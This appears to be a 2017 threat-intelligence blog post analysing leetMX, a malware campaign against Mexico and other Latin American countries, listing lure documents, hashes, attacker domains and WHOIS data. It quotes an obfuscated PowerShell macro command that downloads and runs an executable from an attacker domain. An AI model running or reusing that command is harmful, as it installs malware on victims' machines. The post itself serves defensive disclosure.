BLOG

LeetMX – a Yearlong Cyber-Attack Campaign Against Targets in Latin America

Posted on November 2, 2017 by ClearSky Research Team

leetMX is a widespread cyber-attack campaign originating from Mexico and focused on targets in Mexico, El Salvador, and other countries in Latin America, such as Guatemala, Argentina and Costa Rica. It has been operating since November 2016 at least. We are uncertain of its objectives but estimate it is criminally motivated.

leetMX infrastructure includes 27 hosts and domains used for malware delivery or for command and control. Hundreds of malware samples have been used, most are Remote Access Trojans and keyloggers.

Interestingly, the attackers camouflage one of their delivery domains by redirecting visitors to El Universal, a major Mexican newspaper.


Targeting

Below are samples of malicious Office documents delivered to targets. These documents contain macros that run PowerShell, which downloads and run various payloads from domains and hosts controlled by the attackers.


Ministerio de Hacienda El Salvador – Declaraciones Pendientes folio 34598.docm
(c624595124a740632c6278a5ddc97880)

(http://www.clearskysec.com/wp-content/uploads/2017/10/c624595124a740632c6278a5ddc97880-cloudrsaservicesdriveoffic_com.jpg)

Ministerio de Hacienda SV Folio de Aclaracion SVMH2054983.docm
(f5773ad43e0307bef28cb4e57eeb4103)




Buro de Credito – Reporte Especial Folio de Operacion 438346982.doc
(2124be2abb952f546275fbc3e0e09f05)



(http://www.clearskysec.com/wp-content/uploads/2017/10/2124be2abb952f546275fbc3e0e09f05-dryversdocumentsandcustom_com.jpg)


> *Estimado Cliente.*
> *Su pedido ha sido verificado y aprobado por su banco. Conserve este número de folio para cualquier trámite como Cambios y Cancelaciones B0987525347.*
> *Puede Imprimir este documento para su referencia.*
> *Institución de Banca Múltiple*

SATMX-Folio 46565.xls
(69a779d10672df9a3f8bfd07120bf1c9)



(http://www.clearskysec.com/wp-content/uploads/2017/11/ex.jpg)

Servicio de Administracion Tributaria SAT Declaraciones Pendientes Folio de Consulta 45817089.xls
(bc8e5d77e074f7b1fd9f4311395d48a5)



(http://www.clearskysec.com/wp-content/uploads/2017/11/Screenshot_1.jpg)

Other documents used as malware droppers are:

- **buro de credito reporte de movimientos recientes folio de operacion 3590543.doc** (b39076ed23aa7c251aee89701f084117)
- **buro de credito reporte de movimientos acreditados folio 45665.doc** (783e4c2eeeb69f058b30c5b697bfa6be)
- **ministerio de hacienda el salvador consulta de estado de cuenta moroso folio** (7a769d5e7401a1b858e58fea1144cb6b)
- **buro de credito reporte de nuevos cargos folio 273534.doc** (0b8f4e79df43b951380938bdc380f53a)
- **Buro de Credito Afilicion de Cargo Automatico Registrado BMX46948964.doc** (8f963a7e26a29b4ba2cae9eb11b137d7)
- **Buro de Credito Folio de Aprobacion de Nuevos Creditos 593783.xls** (4e12eeb78cebaf091cdf26b46a816931)
- **Buro de Credito – Folio de Afilicion a Cargo Automatico 3274398BMX.doc** (fe6b1f263e10f305af2eba10a8af6ba1)
- **Buro de Credito – Folio de Afilicion a Cargo Automatico 3274398BMX.doc** (6c5d24a054ab952ea1983e7b663474ce)

Below is an example of a malicious PowerShell code in one of the documents:

```
CMd.exe /c pOWERsHElL[.]exe -wINdowStYLE HidDEN -NOPROfIle -
eXECUtIoNPoLIcy BypaSS (NEw-OBJECT SySTEm.NEt.WeBCLiENt).
DoWNloaDFiLE(
'http://dryversdocumentsandfullcustomsoft.com/Adovetmp35891.exe',
'C:\Users\user1\AppData\Local\Temp\\Adov2763890.exe') & C:\Users\
user1\AppData\Local\Temp\\Adov2763890.exe
```

(http://www.clearskysec.com/wp-content/uploads/2017/11/PS.jpg)

Infrastructure

The domains and hosts below are all part of the malicious infrastructure, and are used for malware delivery or for command and control.


c0pywins.is-not-certified[.]com
casillas.hicam[.]net
casillas45.hopto[.]org
casillasmx.chickenkiller[.]com
cloudrsaservicesdriveoffic[.]com
cloudsfullversionooficcekey[.]com
dryversdocumentofficescloud[.]com
dryversdocumentsandcustom[.]com
dryversdocumentsandcustomer[.]com
dryversdocumentsandcustoms[.]com
dryversdocumentsandcustomsoft[.]com
dryversdocumentsandfullbmxro[.]com
dryversdocumentsandfullburomxcloud[.]com
dryversdocumentsandfullcloud[.]com
dryversdocumentsandfullcustomsoft[.]com
dryversdocumentsatsettingswins[.]com
dryversdocumentsettingswins[.]com
dryversdocumentsolutionscloud[.]com
k4l1m3r4.publicvm[.]com
mycloudtoolzshop[.]net
opendrivecouldrsafinder[.]com
rsafinderfirewall[.]com
rsapoints.ssl443[.]org
rsaupdatr.jumpingcrab[.]com
rsause.ntdll[.]net
sslwin.moneyhome[.]biz
wins10up.16-b[.]it

Mexican origins

Multiple parts of the malicious infrastructure indicate that the attackers are based in Mexico, as depicted in the Maltego graph below. (However, the reader should remember that these are only technical indicators and could all be forged).

(http://www.clearskysec.com/wp-content/uploads/2017/10/MX.jpg)

- **Dynamic DNS hosts used for command and control were allocated IPs by Mexican internet services providers**. For example, c0pywins.is-not-certified[.]com has been allocated addresses by AS8151 Uninet S.A. de C.V., MX, as can be seen in PassiveTotal (https://community.riskiq.com/search/c0pywins.is-not-certified.com):



Resolve	Location	Network	ASN	First
189.150.231.219	MX	189.150.128.0/17	8151	2017-11-01
187.136.23.195	MX	187.136.0.0/19	8151	2017-10-31
187.155.143.134	MX	187.155.128.0/19	8151	2017-10-28
187.155.84.22	MX	187.155.64.0/19	8151	2017-10-27
187.136.96.242	MX	187.136.96.0/19	8151	2017-10-26
187.155.42.31	MX	187.155.32.0/19	8151	2017-10-26
189.150.170.250	MX	189.150.128.0/17	8151	2017-10-25
187.155.134.231	MX	187.155.128.0/19	8151	2017-10-24
189.150.245.131	MX	189.150.128.0/17	8151	2017-10-23
189.150.141.97	MX	189.150.128.0/17	8151	2017-10-21
187.155.35.170	MX	187.155.32.0/19	8151	2017-10-20
187.136.93.177	MX	187.136.64.0/19	8151	2017-10-18
189.149.73.101	MX	189.149.64.0/19	8151	2017-10-16

(http://www.clearskysec.com/wp-content/uploads/2017/11/PassiveTotal.jpg)

- **Malware delivery domain rsafinderfirewall[.]com redirects to El Universal, a major Mexican newspaper**, when visited without the file-path of the malware (such as rsafinderfirewall[.]com/**Es3tC0deR3name.exe**):

(http://www.clearskysec.com/wp-content/uploads/2017/11/El-periódico-de-México-.jpg)

- **Physical address in Mexico in multiple domains Whois data**:

  Registrant Name: hector jesus herrera duron
  Registrant Organization: motogplus
  Registrant Street: c 29 no 300
  Registrant City: merida
  Registrant State/Province: Chiapas
  Registrant Postal Code: 97000
  Registrant Country: MX
  Registrant Phone: +52.9991062881

- **Attacker IP address in Mexico.** In one targeting at least, the attackers used a URL shortening services that publicly displays the IP address of anyone who clicked the shorted URL. The first click – likely the attacker testing the link before spreading it to victims – came from 189.215.52.168 , which belongs to Mexican ISP Cablemas Telecomunicaciones:

	A	B	C
	LOCATION	IP	DATE_AND_TIME
	Mexico (Mérida, Yucatan)	189.215.52.168	8/28/2017 15:53
	Netherlands (Amsterdam, Noord-Holland)	40.107.196.70	8/28/2017 16:27
	Mexico (Juarez, Mexico)	177.234.14.74	8/28/2017 17:17
	El Salvador (San Salvador, San Salvador)	201.247.112.250	8/28/2017 17:18
	Mexico (Juarez, Mexico)	177.234.14.74	8/28/2017 17:19
	Mexico	201.131.8.21	8/28/2017 17:20
	Israel	82.80.22.42	8/28/2017 17:44
	El Salvador (San Salvador, San Salvador)	190.86.102.149	8/28/2017 17:49
)	El Salvador (San Salvador, San Salvador)	190.86.102.149	8/28/2017 17:50
1	El Salvador (San Salvador, San Salvador)	138.219.156.250	8/28/2017 17:54
2	United States	146.82.216.154	8/28/2017 18:12
3	United States (Cambridge, Massachusetts)	18.85.22.204	8/28/2017 18:13

(http://www.clearskysec.com/wp-content/uploads/2017/11/stats2.jpg)

In this incident mostly Mexicans were targeted, as can be seen in the table below:

Country	**URL clicks**
Mexico	343
United States	79
El Salvador	67
other	53

Leet filenames

The attackers often use leetspeak (https://en.wikipedia.org/wiki/Leet)alphabet in malware filenames. Below is a list of malware filenames converted from leet to plain English (via Universal Leet (L337, L33T, 1337) Converter (http://www.robertecker.com/hp/research/leet-converter.php?lang=en)):

Original filename	**Conversion from Leet**
Ad0v3upd4t3s2o17.exe	Adoveupdates2017.exe
0ff1ceval1dKey001[1].exe	officevalidKeyooi[i].exe
AFDsajgeoi.exe	AFDsajgeoi.exe
Ad0v31ns5t411.exe	Adoveinsstaii.exe
Off1c3764.exe	Officetga.exe
ad0v3upd4t3s2o16[1].exe	adoveupdates2016[i].exe
sqlwriter.exe	sqlwriter.exe

Off1cc3k3ysV4l1d.exe	OfficceKeysValid.exe
CudaUtil.exe	CudaUtil.exe
Javaupdate2017205.exe	Javaupdate201705.exe
USB Flash Security.exe	USB Flash Security.exe
J4v4S3tups00.exe	JavaSetupsoo.exe
ad0veupdates2o17.exe	adoveupdates2017.exe
0ff1c3v4l1dkey2017.exe	officevalidkey2017.exe
Ad0v31n5t411.exe	Adoveinstaii.exe
Off1c3v4l1dK3y2017s[1].exe	OfficevalidKey2017s[i].exe
Javatmp2539891.exe	Javatmp2539891.exe
AVGPDTER465.exe	AVGPDTER465.exe
K3y2017s.exe	Key2017.exe
hp.exe	hp.exe
Off1c3v4l1dK3y2017s.exe	OfficevalidKey2017.exe
Off1cc3k3yV4l1ds.exe	OfficcekeyValids.exe
javaupdates2017.exe	javaupdates2017.exe
Serial IO.exe	Serial IO.exe
0ff1ceval1dKey001.exe	officevalidKey001.exe
J4v4upd4t352017s.exe	Javaupdates2017s.exe
Jav4upd4t3r4ds.exe	JavaUpdaterads.exe
Ad0vs365489.exe	Adovs365489.exe
Off1cc3s4dd0ns.exe	OfficcesAddons.exe
MSNUNIN.EXE	MSNUNIN.EXE
gbrgeidf.exe	gbrgeidf.exe

oct04.exe.exe	octoa.exe.exe
Off1c3TMP2018.exe	OfficeTMP2018.exe
IconToolkit.exe	IconToolkit.exe
Ad0v365489.exe	Adovegsa89.exe
Es3tC0deR3name.exe	EsetCodeRename.exe
J4v4S3tup00.exe	JavaSetupoo.exe
J4v4465632.exe	Java465632.exe
j4v4updat3s2016.exe	javaupdates2016.exe
AVGF1rr3w4ll.exe	AVGFirrewall.exe
J4v4mxfullv3rsion.exe	Javamxfullversion.exe
0fficeV4lids00.exe	officeValidsoo.exe


Malware

More then 550 samples used in this campaign are available on VirusTotal. Most of them are **Xtreme RAT** variants (a short analysis by Sophos is available – Troj/Xrat-R (https://www.sophos.com/en-us/threat-center/threat-analyses/viruses-and-spyware/Troj~Xrat-R/detailed-analysis.aspx), a PCAP is available in pcapanalysis.com (http://www.pcapanalysis.com/pcap-downloads/malware/xrat-r-remote-access-trojan-h1h1tl3r-click-off1c3v4l1dk3y2017s-exe-malware-backdoor-pcap-file-download-traffic-analysis/)) and **iSpy Keylogger**.

Indicators of compromise

Indicators of compromise are available for subscribers of the ClearSky threat intelligence service in MISP event number 249. Indicators are also available in the following CSV file: LeetMX-indicators.csv (http://www.clearskysec.com/wp-content/uploads/2017/11/LeetMX-indicators.csv) and on PassiveTotal (https://community.riskiq.com/projects/9dee780d-8315-9056-118a-9f1fac035a21).

Key parts of the infrastructure are depicted in the Maltego graph below (click to enlarge):



(http://www.clearskysec.com/wp-content/uploads/2017/11/leetMX.jpg)

Posted in: Campaigns (http://www.clearskysec.com/category/campaigns/)

Search

Categories

Campaigns (http://www.clearskysec.com/category/campaigns/)

Cyber-Crime (http://www.clearskysec.com/category/cyber-crime/)

General (http://www.clearskysec.com/category/general/)

Incidents (http://www.clearskysec.com/category/incidents/)

Threat actors (http://www.clearskysec.com/category/threat-actors/)

Uncategorized (http://www.clearskysec.com/category/uncategorized/)

Archive

February 2018 (http://www.clearskysec.com/2018/02/)

January 2018 (http://www.clearskysec.com/2018/01/)

December 2017 (http://www.clearskysec.com/2017/12/)

November 2017 (http://www.clearskysec.com/2017/11/)

October 2017 (http://www.clearskysec.com/2017/10/)

August 2017 (http://www.clearskysec.com/2017/08/)

July 2017 (http://www.clearskysec.com/2017/07/)

May 2017 (http://www.clearskysec.com/2017/05/)

April 2017 (http://www.clearskysec.com/2017/04/)

March 2017 (http://www.clearskysec.com/2017/03/)

January 2017 (http://www.clearskysec.com/2017/01/)

November 2016 (http://www.clearskysec.com/2016/11/)

October 2016 (http://www.clearskysec.com/2016/10/)

June 2016 (http://www.clearskysec.com/2016/06/)

January 2016 (http://www.clearskysec.com/2016/01/)

November 2015 (http://www.clearskysec.com/2015/11/)

September 2015 (http://www.clearskysec.com/2015/09/)

June 2015 (http://www.clearskysec.com/2015/06/)

May 2015 (http://www.clearskysec.com/2015/05/)

September 2014 (http://www.clearskysec.com/2014/09/)

(http://www.clearskysec.com/feed/) (https://www.linkedin.com/company/clearsky-cyber-security) (https://twitter.com/ClearskySec)

(http://www.clearskysec.com/) (http://www.clearskysec.com/jp/)

Cyber Solutions

Threat Intelligence (http://www.clearskysec.com/solutions/cyber-defense-intelligence/)

Cyber strategy (http://www.clearskysec.com/solutions/cyber-strategy/)

Cyber architecture (http://www.clearskysec.com/solutions/cyber-architecture/)

APT Group In-depth research (http://www.clearskysec.com/solutions/apt-group-in-depth-research/)

Blockchain Security (http://www.clearskysec.com/solutions/secure-blockchain/)

Cyber Tabletop Exercise (http://www.clearskysec.com/solutions/cyber-tabletop-exercise/)

Contact us

13 Yosef Karo st., Tel Aviv, Israel
Phone: +972 3 624 0346
Email: info [at] clearskysec.com